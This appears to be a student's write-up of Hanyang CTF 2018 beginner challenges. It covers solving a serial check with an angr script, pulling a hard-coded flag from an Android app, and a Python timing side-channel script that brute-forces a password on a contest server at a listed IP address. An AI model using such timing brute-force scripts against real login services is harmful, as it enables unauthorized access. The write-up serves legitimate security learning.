HCTF: Hanyang Capture the Flag 2018

Beginners Division Write-Up

Hanyang Univ.

Computer Science and Engineering

18. 김영중

1. rev_equation

```
17  printf("Inut Serial) ", argv, envp);
18  fflush(_bss_start);
19  read(0, &buf, 0x14uLL);
20  for ( i = 0; i <= 0x13; ++i )
21    *((_BYTE *)&buf + (signed int)i) -= 48;
22  if ( (unsigned int)check_serial((__int64)&buf) )
23    puts("It is not flag");
24  else
25    puts("Good Job");
26  result = 0;
27  v4 = *MK_FP(__FS__, 40LL) ^ v10;
28  return result;
29}
```

```
1 signed __int64 __fastcall check_serial(__int64 a1)
2 {
3   signed __int64 result; // rax@2
4   signed __int64 v2; // rtt@23
5   signed __int64 v3; // rtt@35
6   signed __int64 v4; // rtt@39
7
8   if ( *(_BYTE *)(a1 + 15) + *(_BYTE *)(a1 + 4) == 10 )
9   {
10    if ( *(_BYTE *)(a1 + 1) * *(_BYTE *)(a1 + 18) == 2 )
11    {
12      if ( *(_BYTE *)(a1 + 17) - *(_BYTE *)a1 == 4 )
13      {
14        if ( *(_BYTE *)(a1 + 5) - *(_BYTE *)(a1 + 17) == -1 )
15        {
16          if ( *(_BYTE *)(a1 + 15) - *(_BYTE *)(a1 + 1) == 5 )
17          {
```

eqn.py

```
1   import angr
2
3   p = angr.Project('equation')
4
5   initial_state = p.factory.entry_state()
6   sm = p.factory.simulation_manager(initial_state)
7   sm.explore(find=0x400b65, avoid=[0x400b71])
8
9   print(sm.found[0].posix.dumps(0))
10
```

- 풀이 : check_serial 루틴 통과
- 방식 : Angr 이용 스크립트 작성

2. rev_DecompileMe

MainActivity.class

```
package icewall.decompileme;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;

public class MainActivity
  extends AppCompatActivity
{
  String real_flag = "FLAG{Trust_th1s_5tr1ng}";

  protected void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    setContentView(2131296284);
  }
}
```

- 풀이 : dex2jar + JD-GUI 통해 주어진 apk 파일 분해


3. pwn_bf

```
16  int compare(char *pwd)
17  {
18      for(int i = 0; strlen(origin); i ++)
19      {
20          sleep(1);
21          if(pwd[i] == origin[i])
22          {
23              continue;
24          }
25          else
26          {
27              printf("Wrong Password!\n");
28              return 0;
29          }
30      }
31      printf("Correct Password!\n");
32  }
33
```

```python
from socket import *
import time

host = '54.180.60.212'
port = 1002

lib = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_{}'
ans = ''

while True:
    for l in lib:
        s = socket(AF_INET, SOCK_STREAM)
        s.connect((host, port))

        time.sleep(0.1)
        s.recv(1024)

        s.send((ans + l).encode('utf-8'))

        start = time.time()
        res = s.recv(1024)
        end = time.time()

        if end - start > len(ans) + 1.5:
            print(ans + l)
            ans += l
            break

    if not res.startswith(b'Wrong'):
        break

```

- 풀이 : compare 루틴 통과
- 방식 :
  I. compare 내부적으로 1 초에 한번 비교를 시행함.
  II. 한글자씩 대입하여 응답에 걸리는 시간을 비교
  III. 응답 시간이 긴 문자열을 선택해 나가며 플래그 확인

4. rev_script



- 풀이 : A0 ~ A1101 을 통과할 1102 개 길이의 문자열 탐색
- 방식 :
  I. 모든 A 루틴은 'mov eax, byte ptr [rax]; cmp al, ##'의 명령어를 가짐
  II. 파일을 읽어 해당 instruction 표현에 대응되는 모든 ##을 찾아냄
  III. 결과는 BTS 의 'Go Go' 가사이며, 마지막 글자들을 연결하면 플래그가 나옴.